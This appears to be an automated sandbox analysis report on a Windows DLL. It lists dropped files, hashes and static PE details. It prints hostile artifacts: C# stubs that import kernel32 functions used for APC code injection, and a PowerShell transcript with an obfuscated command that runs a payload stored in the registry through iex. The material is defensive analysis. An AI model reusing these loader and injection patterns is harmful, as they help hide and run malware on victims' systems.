File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9840639913076012
Encrypted:	false
SSDEEP:	24:Hae9E2+fUmvRDfH5hKdNWI+ycuZhN9akSLPNnq9qd:Y1FnKd41ul9a3hq9K
MD5:	FDA0471C8763206FE6D8B0F66B8AA85C
SHA1:	0DB3F4400A69AA8DB4BE926F80E170696542FD9A
SHA-256:	4FE09C6435AB832A0EEFD25B9AE86DAB0663ACDF572FE4144C0695CFA613A4B6
SHA-512:	382C2911F2D47CB01BC0933F6BDF02FA8F48E1AA5AC02EBF80A611EA9F0C291C3C6F933DBDD47C5AF45782BFC866FDCADEF1E59A3DCD5305B0964124C45B5 F20
Malicious:	false

Preview:	L.....bb.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP.....Mq..i.\u./.>.....4.....C:\Users\user\AppData\Local\Temp\RES7801.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.r.c.3.d.j.e.1...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RESA3C4.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9908631769984013
Encrypted:	false
SSDEEP:	24:HWe9E2+f99BFDfHORhhKdNWI+ycuZhNdxakSM2PNnq9qd:UTbevKd41uldxa3MKq9K
MD5:	568C1BD2414080297CD33E8F63424B25
SHA1:	9410210BE05B7E5B4AB5AC3D4A11A61470ECB1C1
SHA-256:	69B10D90C1A8F3BDA112B69B95F73A8845A000507001AC206C305CBAD1060C77
SHA-512:	978D2D44A024867D8FF8185E99B2087571AFB211E76B08ED28CAC6E0C29BE8B0EDE5BAD133D136873E0E9B4A1B2135A3C27B2E9310FD97FBBF91B63B0F00AB76
Malicious:	false
Preview:	L...).bb.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....T....c:\Users\user\AppData\Local\Temp\rhsligv\CSCABF9A05FBB0E449F8B3B2656C9A8A1FD.TMP.....&..u...b.....4.....C:\Users\user\AppData\Local\Temp\RESA3C4.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.h.s.l.l.i.g.v...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rg2d3et4.50c.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wptqwobr.eg0.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\orc3dje1\CSC484D58AD96A04716AF76ED185C4114F3.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe

File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1005283596930293
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry/ak7YnqqLPN5Dlq5J:+RI+ycuZhN9akSLPNnqX
MD5:	1C9DB34D71B6E58C69EA5C759F2F843E
SHA1:	E12E1A63B23C7C08FB171EEFC110E295654E61A7
SHA-256:	9288465A3D0043CDDD05BB0E3FA4ABF9905AE92B37AC500D26CAF51A557BE21F
SHA-512:	1EE8273C62492524A9C25AFB89349CC285ECD26528D37A9EA901E806DD7AED49263EF79A42D34B6768B4FD5FF52B3D0C088B8C518078060A2D75D5447BA7BE5E
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...o.r.c.3.d.j.e.1...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...o.r.c.3.d.j.e.1...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	411
Entropy (8bit):	5.082169696837192
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJEPWmMRSR7a1TriuSRa+rVSSRnA/fewoZQy:V/DTLDfu+Pdx9rV5nA/PwQy
MD5:	248E15CD19191D4333303E0E1F8E9A70
SHA1:	9896EF9708F81AE4E3F2CA86329AD6BD82C700C3
SHA-256:	0C6C066612882CD36BB425C21983258A23536FFA9E444FE57056C2D95D8B32DF
SHA-512:	8975F34DBF35E597A91A3F0F75B6A7D074B68A5D597BC3F1CC797EF2C90E4D6F25F9F132A636DD9CA302A2683D26794E0275C6ED0AC4CC8951B07F65C5642FE1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yifpgxqqbj. {. [DllImport("kernel32")].public static extern uint QueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint jbsq,uint eftlv,IntPtr hpbmctchgk);.. }..}.

C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.216001032616601
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fqBrzxs7+AEszIwkn23fqBix:p37Lvkmb6KRf6WZEiff
MD5:	28ECD2BCBC01CAAEA70D2D0276CFE3D0
SHA1:	19767D7F7D099999EFCF9C77519E5B9387C66760
SHA-256:	327CA5CA8E9217BC8E595644D80084C9E45CF1E983BDB49DBCD207CFBAE59D0A
SHA-512:	B8A58AD2D4D979F29E0C72C865242C01E4E6769F8DF889B9E912B033FA222CA2B6A6B7F3821D536FC91D311AE6258425851430D163DF9539D1A53F2D69BBB015
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs"

C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.640361192618433
Encrypted:	false
SSDEEP:	24:etGS78+mUE7R853RY0kCGn+4l4tkZflomDZ0WI+ycuZhN9akSLPNnq:65XE7S50cJloQZX1ul9a3hq
MD5:	07BEB2874B8900E18922B764E5C369E2

SHA1:	25791097A9ECB03EB1D3123CFE6E73032211F024
SHA-256:	389C1CC0DFED3BCC699C6583F2478B1C72476223765585FBE1F8483A2999E7E4
SHA-512:	FEB149F61C83131971EF7149CB93F73E2F5BC60EF51BA9E44C7E9FCDF1FE16EAF2A685983E19D74C8DD06E77469DCDC6160BFF9869B498B26AFDD07B63F5EF24
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....bb.....!.....$... ...@..... ....@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....%....."..... =..... J.....].....P .....h.....n.....r.....}..... .....h. ...h...l.h.%...h.....*.....3.8.....=.....J.....].....

C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.320063401900988
Encrypted:	false
SSDEEP:	24:AId3ka6KRfbEifGKaM5DqBVKVrdFAMBJTH:Akka6CbEuGKxDcVKdBJj
MD5:	763F5F15EE9002A725A02B898AD1349E
SHA1:	BD5C199F36E30DC0F5369CB45BC7D2DAE59811C7
SHA-256:	8D83F0A1FDE81AA08DBF062DAC003A603EDF8587917406E0F568D920CF90AF57
SHA-512:	C8CB58E089385329774510F56A016E376840D48BF1E765F7E3D749231639AF8D1264CAB0F9EDDA3B8A467DC35ECDD0B336B11CC8E9FE27527838A1049AE5A41
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\orc3dje1\orc3dje1.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\rhslligv\CSCABF9A05FBB0E449F8B3B2656C9A8A1FD.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0749064475858905
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gry+lrYxak7YnqqdlrY2PN5Dlq5J:+RI+ycuZhNdxakSM2PNnqX
MD5:	A3959FB5BE260AB075E284D5C8621B1C
SHA1:	92D0AD142D70CC7C592965C524003C17C59A759F
SHA-256:	473CB5C0377496A818A08468D392B358F3F6F947E4FB618A915868F070810484
SHA-512:	C1BEC2F01CD1AF61B596456FA771AF2C380073C946C4C7C8954D2D9A34C3C48404B3F9862A64621765BBF96DB72ACBF6EADB469F4976FE0AEAE777B8C294EC F8
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...r.h.s.l.l.i.g.v...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...r.h.s.l.l.i.g.v...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.038440975503667
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlmMRSRa+eNMjSSRr/++5xVBuSRNA5cWGQRZry:V/DTLDfu09eg5rG+5zBlK5Ny
MD5:	AE91D1351B9FB773FEF9B6F31D0A22EE
SHA1:	323F9FAD2F10ABDC97A7BF643A35DE67E3A32E31
SHA-256:	2CEDA574437717CB5084A6D8315F059002F22D45837C60C003F1F09BB0A72DCD
SHA-512:	94C098F8D6FA16950D6CC582D7303D6B1383126C8DB3AA1C85D7E4E155143E2A4E42B3C96A7B5EFAA53CA3AA8A81CDB97B641D1F4521C67456158C32046A8E3

Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class omrgvusmwh. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ooyvxktqmjp,uint oshbdrwt);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr payqgxim,uint tthajtdrqfh,uint vcyatdpvykk,uint vnrytmsowy);.. }..}.

C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.225098310313867
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fMc/+zxs7+AEszIwkn23fMcb:p37Lvkmb6KRf6WZEiff
MD5:	F921B96EA10CE76F3A00C7D0B34EA45E
SHA1:	E6558B488A6BE34F62AE01108FC8A340B9AA5490
SHA-256:	85A493D7BA94B67D4A8C4292E0C67A4A829FD8F88E9DF9895432AE07A40A19A1
SHA-512:	101E8768E46E79090D90D6A2E55386CB43C5C5FE53BCE2DCA665407F0758D2D0CC19EE4D1A9D9F8175E38DF48DF7104B77FE219B827FD9847B5804B6205EA3E0
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.0.cs"

C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6429823031903306
Encrypted:	false
SSDEEP:	24:etGSaMWWOJy853Ek0s2E7OgsdWQzbtkZfZ6OWI+ycuZhNdxakSM2PNnq:6kvz5UkGE7veWQzqJZ611uldxa3MKq
MD5:	C8BDB77095D1534A7883DFE7BE678E54
SHA1:	9D61838528BE74CF4936298949C1A7B35AB04D9F
SHA-256:	DB8BB0860825BE6C70D53BA79BDBC534F193D4E02DBD1B142CCBA3F9339D6568
SHA-512:	D5A503F66D9262B7CCD128710D5E1EB0EA8BCA295717BF95777489F889334602384D2C132FAF9AEECEC34C95B0C304144D7B6075ACE0F24FE9BCEB8838C6543
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...'.bb.....!.....$... ...@..... ....@.....#..S....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....$.....H.....X ..p.....(....*BSJB.....v4.0.30319.....l...H...#~.....P...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....6./.....1....."..... =..... O..... W.....P .....d.....j.....v..... .....d. ...d...!.d.%...d.....*.....3.D.....=.....O.....W.....

C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.out

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.300755056515126
Encrypted:	false
SSDEEP:	24:AId3ka6KRfbEifGKaM5DqBVKVrdFAMBJTH:Akka6CbEuGKxDcVKdBJj
MD5:	CA5A9497E8FD671069979EDCCA74A8FF
SHA1:	90D122A3EF00589A7962C37990C983DA5B90CEAC
SHA-256:	692D7D4290EDCB2EC92276A52FF156091D80ED9C6F8FB2D7C1B8EE86A81AEEC5
SHA-512:	58D15E7004B9AB02C715F227CDC1E70F2565890B3CCD39337759A3E96198BAE20BD57F219FABAE0D0D36B85A59493F30864756BE7EF34CC34A705F623FA493C
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\rhslligv\rhslligv.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220422\PowerShell_transcript.494126.soVDmKXl.20220422154342.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1355
Entropy (8bit):	5.38715534153741
Encrypted:	false
SSDEEP:	24:BxSAI7vBZavx2DOXUW4EGDLCH14qWjHjeTKKjX4CIym1ZJXrEGDLCH14yenxSAZ0:BZmvj6oOVGw14tjqDYB1ZyGw14NZZ0
MD5:	2F6FCBADE78C3F95DA7787A3D7769AB1
SHA1:	3A3A9109674CA65394D651E3EF00F798409683BF
SHA-256:	52B89E70E99C6E3A0F83E382962F81212040478C1647E7E805657104173A8151
SHA-512:	745DEF3E631CA879185B3AAB4EA644BC34DCBA0DF132FE1B5690F8BEC66E9D646F238CB9402A8A48F7823927EB8E244EDD7CE14F00F6BEF255F21621D20900 8
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220422154345..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 494126 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name odplrrfmw -value gp; new-alias -name kwgncu -value iex; kwgncu ([System.Text.Encoding]::ASCII.GetString((odplrrfmw HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6988..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220422154345..**********..PS>new-alias -name odplrrfmw -value gp; new-alias -name kwgncu -value iex; kwgncu ([Syst

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.1146319324666685
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	FJHd.dll
File size:	641131
MD5:	99ff80925202286d75030a1cae587249
SHA1:	eb5611f49fbf6fcc73dbdb23b27b1237cb6df5ef
SHA256:	e100b492468b71cd42e556b9c5c59e3cf5d7b2f1426e2388102c71f8ba997012
SHA512:	a58e98c7081e48bd6a80a012a7f5975e4ed58f09fde16949435cbd18b3fb13be0819482b0958c0c6f817b49a1d8fe9d50b7b4fb6aed55082ff5482d0c6aaf465
SSDEEP:	12288:+w1lEKREbddtOYRbHzcPwka1dCjc3N8Z3:+w1lEKOpuYxiwkkgjAN8Z3
TLSH:	1AD4BD1A029B2102EBB6CE78A751636C54570CE09B01E2CFC9190DA395E35FBF4FA5ED
File Content Preview:	MZ.....@.....P.....!..L.!This program cannot be run in DOS mode....$.....9.(.X.{.X.{.X.{...{0X.{...{.Y.{G.-{.X.{~.({.Y.{..M{.X.{K..z.X.{..r{}Y.{.X.{PX.{K..z.Y.{.!8{.Y.{Rich.X.{.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	fd1c62e6f93e304a27347077f6d2b44c

Authenticode Signature	
Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
jmp 00007F9DB4B8158Dh
jmp 00007F9DB4BB1CF8h
jmp 00007F9DB4B81273h
jmp 00007F9DB4B80F2Eh
jmp 00007F9DB4B81349h
jmp 00007F9DB4B80D84h
jmp 00007F9DB4BB716Fh
jmp 00007F9DB4B80E8Ah
jmp 00007F9DB4BAA4E5h
jmp 00007F9DB4BBA3A0h
jmp 00007F9DB4BB600Bh
jmp 00007F9DB4BBB566h
jmp 00007F9DB4B80E01h
jmp 00007F9DB4BAB61Ch
jmp 00007F9DB4BBDC37h
jmp 00007F9DB4BB4EE2h
jmp 00007F9DB4BAC69Dh
jmp 00007F9DB4B812B8h
jmp 00007F9DB4BC0BD3h
jmp 00007F9DB4B80FDEh
jmp 00007F9DB4BBC799h
jmp 00007F9DB4BB2DC4h
jmp 00007F9DB4BAD6AFh
jmp 00007F9DB4BBC5BAh
jmp 00007F9DB4B81255h
jmp 00007F9DB4BB8190h
jmp 00007F9DB4BAFBEBh
jmp 00007F9DB4BBFCF6h
jmp 00007F9DB4BAEAB1h
jmp 00007F9DB4B8124Ch
jmp 00007F9DB4B80DC7h
jmp 00007F9DB4BB92D2h
jmp 00007F9DB4BBEC4Dh
int3
int3
int3
int3

Instruction
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers	
Programming Language:	• [C] VS2013 build 21005 • [RES] VS2015 build 23026 • [LNK] VS2013 UPD4 build 31101 • [C++] VS2010 SP1 build 40219 • [IMP] VS2012 UPD2 build 60315 • [RES] VS2008 build 21022 • [EXP] VS2015 UPD3.1 build 24215 • [C] VS2012 UPD1 build 51106 • [C++] VS2015 UPD3.1 build 24215

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x97000	0xc8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x98000	0x703	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x99000	0x46b8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x41001	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9731c	0x254	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3f170	0x40000	False	0.371898651123	data	4.44682748237	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x41000	0x4001b	0x41000	False	0.805322265625	data	7.15716511851	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x82000	0x14957	0x12000	False	0.179578993056	data	5.40188601701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x97000	0xadd	0x1000	False	0.217041015625	data	2.64887682924	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x98000	0x703	0x1000	False	0.1220703125	data	1.10395588442	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x99000	0x53a5	0x6000	False	0.152099609375	data	5.13419580461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x98170	0x3d0	data		

Imports

DLL	Import
WINSPOOL.DRV	GetPrinterDriverDirectoryA, GetPrinterDataExW, DeletePrinterConnectionW, FindFirstPrinterChangeNotification, FindClosePrinterChangeNotification
msvcrt.dll	toupper
USER32.dll	DestroyIcon, GetWindowTextA, DrawFrameControl, LoadAcceleratorsA, GetTitleBarInfo, GetMessageExtraInfo, DrawTextW
OLEAUT32.dll	LHashValOfNameSysA
SHELL32.dll	FindExecutableW
